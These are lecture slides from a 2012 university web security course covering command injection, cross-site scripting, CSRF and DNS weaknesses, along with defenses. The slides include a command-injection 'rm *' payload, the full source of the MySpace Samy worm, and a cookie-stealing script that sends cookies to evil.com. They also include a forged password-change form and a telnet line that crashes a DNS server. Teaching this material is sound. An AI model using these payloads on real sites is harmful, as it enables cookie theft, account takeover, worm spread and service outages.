CSE 484 / CSE M 584 (Spring 2012)

Web Security

Tadayoshi Kohno

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Goals for Today

- Web Security
- 584 reading posted
- Questions on HW1?
  - http://www.cs.washington.edu/education/courses/cse484/12sp/homework/hw1.pdf
- Lab 2 out this week

Web Applications

- Online banking, shopping, government, etc.
- Website takes input from user, interacts with back-end databases and third parties, outputs results by generating an HTML page
- Often written from scratch in a mixture of PHP, Java, Perl, Python, C, ASP, ...
- Security is a potential concern.
  - Poorly written scripts
  - Sensitive data stored in world-readable files

General issue: Inadequate Input Validation

- http://victim.com/copy.php?name=username

  Supplied by the user!
- copy.php includes

  ```
  system("cp temp.dat $name.dat")
  ```
- User calls

  http://victim.com/copy.php?name="a; rm *"
- copy.php executes

  ```
  system("cp temp.dat a; rm *.dat");
  ```

JavaScript

- Language executed by browser
  - Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
- Often used to exploit other vulnerabilities
  - Attacker gets to execute some code on user’s machine
- Cross-site scripting:
  - Attacker inserts malicious JavaScript into a Web page or HTML email; when script is executed, it steals user’s cookies and hands them over to attacker’s site

JavaScript Security Model

- Script runs in a "sandbox"
  - Not allowed to access files or talk to the network
- Same-origin policy
  - Can only read properties of documents and windows from the same server, protocol, and port
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Risks of Poorly Written Scripts

- For example, echo user's input

http://naive.com/search.php?term=“Security is Happiness”

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>

Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

Data flow

- *User* connects to **naive.com/hello.cgi?name=*parameter***
- *Server* runs **hello.cgi** (taking into account parameters) and generates a webpage
- *Server* returns webpage to user
- *User's browser* renders webpage

Examples

naive.com/hello.cgi?name=*Bob*

Welcome, dear `Bob`

naive.com/hello.cgi?name=*<img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>*

Welcome, dear

So what?

- User-supplied data is shown to user
- Who cares?

MySpace Worm (1)

http://namb.la/popular/tech.html

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users’ HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow <div> tags for CSS.
  - <div style=“background:url(‘javascript:alert(1)’)”>
- But MySpace will strip out “javascript”
  - Use “java<NEWLINE>script” instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

http://namb.la/popular/tech.html

- Resulting code:


```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring
(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var
L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname
+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}
while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval
('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e)
{Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS
['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']
=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend
(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS
['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval
('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

MySpace Worm (3)

http://namb.la/popular/tech.html

- "There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak

Stealing Cookies by Cross Scripting


evil.com
victim's browser
naive.com
For example, embed URL in HTML email
Access some web page
<FRAME SRC= http://naive.com/hello.cgi? name=<script>win.open("http://evil.com/steal.cgi? cookie="+document.cookie) </script>>
Forces victim's browser to call hello.cgi on naive.com with script instead of name
GET/ hello.cgi?name= <script>win.open("http:// evil.com/steal.cgi?cookie"+ document.cookie)</script>
hello.cgi executed
<HTML>Hello, dear <script>win.open("http:// evil.com/steal.cgi?cookie=" +document.cookie)</script> Welcome!</HTML>
Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com
GET /steal.cgi?cookie=

XSS Defenses

- Constantly evolving landscape
  - http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- Defense in depth
  - Input validation
  - Escaping -- characters treated as data, not characters that are relevant to the interpreter's parser
    - OWASP ESAPI (Enterprise Security API) (escaping library)
    - Microsoft AntiXSS (escaping library)
- First rule:
  - Don't put untrusted data into HTML documents unless you escape (or know what you're doing)


XSS Defenses

- <body> .... ESCAPE UNTRUSTED DATA ... </body>
  - Escape &, <, >, ", `, /
- String safe=ESAPI.encoder().encodeForHTML (request.getParameter("input"))
- HTTPOnly cookie: cookie only transmitted over HTTP, not accessible via JavaScript
  - Defense in depth (not supported by all browsers)
- More: http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Cross Site Request Forgery

- Websites use cookies to authenticate you.
- Malicious website can initiate an action as you to a good website
  - Your cookie for the good website would be sent along with the request
  - Good website executes that action, thinking it was you

Changing Password with CSRF


evil.com
victim's browser
good.com
For example, embed URL in HTML email
Access some web page
Forces victim's browser to submit a form to good.com. In that form is a new password.
GET /update_acct.cgi ... with "passwd=owned" and cookie
update_acct executed
users password changed to "owned"

```
<form ... action="https://good.com/update_acct"><input name="passwd" value="owned"></form>
<script> (submit form) </script>
```

CSRF defenses

- From http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
- Use a Synchronizer Token Pattern.
  - Generate random “challenge” token associated with user’s session
  - Insert into HTML forms and links associated with sensitive server-side operations.
  - HTTP request should include this challenge token.
  - Server should verify the existence and correctness of this token.

CSRF defenses

- Example of Synchronizer Token Pattern
  - `<form action="/transfer.do" method="post">`
  - `<input type="hidden" name="CSRFToken" value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZjMTViMGYwMGEwOA==">`
  - …
  - `</form>`
- Careful if use GET (URL) requests: may appear in browser histories, logs
- Careful with using cookie as token: Doesn't mix with HTTPOnly; may increase exposure of cookie

Login CSRF

- Attacker can use CSRF to log you into **their** account
- Why?
  - Search engines can store search history; force user to log into attackers account; attacker can monitor user’s searches
  - Paypal: enter credit card number into attacker’s account

History Stealing

- Pages in web browser are colored differently based on whether you have visited them or not
- Attacker can exploit this to figure out what web pages you have visited.

- Example:
  - http://ha.ckers.org/weird/CSS-history-hack.html (for Firefox)
  - http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html
  - Other examples are a bit more "directed"...

Web Security so Far

- Need to secure both sides: User and Server
- HTTP(S), Forms, Cookies, JavaScript
- Servers shouldn't trust users
  - Validate/clean input
  - Check integrity of data, even in, e.g., hidden fields or cookies
- Servers shouldn't trust each other
  - e.g., XSS and CSRF attacks
- ***Lower parts of the stack*** need securing, e.g., DNS


Cheating the Same Origin Policy

- JavaScript same-origin policy
  - Can only read properties of documents and windows from the same <u>server</u>, <u>protocol</u>, and <u>port</u>
- But can an attacker change the server?
  - Yes! If an attacker can control DNS (Domain Name Service)

DNS: Domain Name Service

DNS maps symbolic names to numeric IP addresses

(for example, www.cs.washington.edu ↔ 128.208.3.88)



DNS Vulnerabilities

- DNS host-address mappings are <u>not</u> authenticated
- DNS implementations have vulnerabilities
  - Reverse query buffer overrun in old releases of BIND
    - Gain root access, abort DNS service…
  - MS DNS for NT 4.0 crashes on chargen stream
    - telnet ntbox 19 | telnet ntbox 53
- Denial of service is a risk
  - If can't use DNS ... can't use the "Internet"

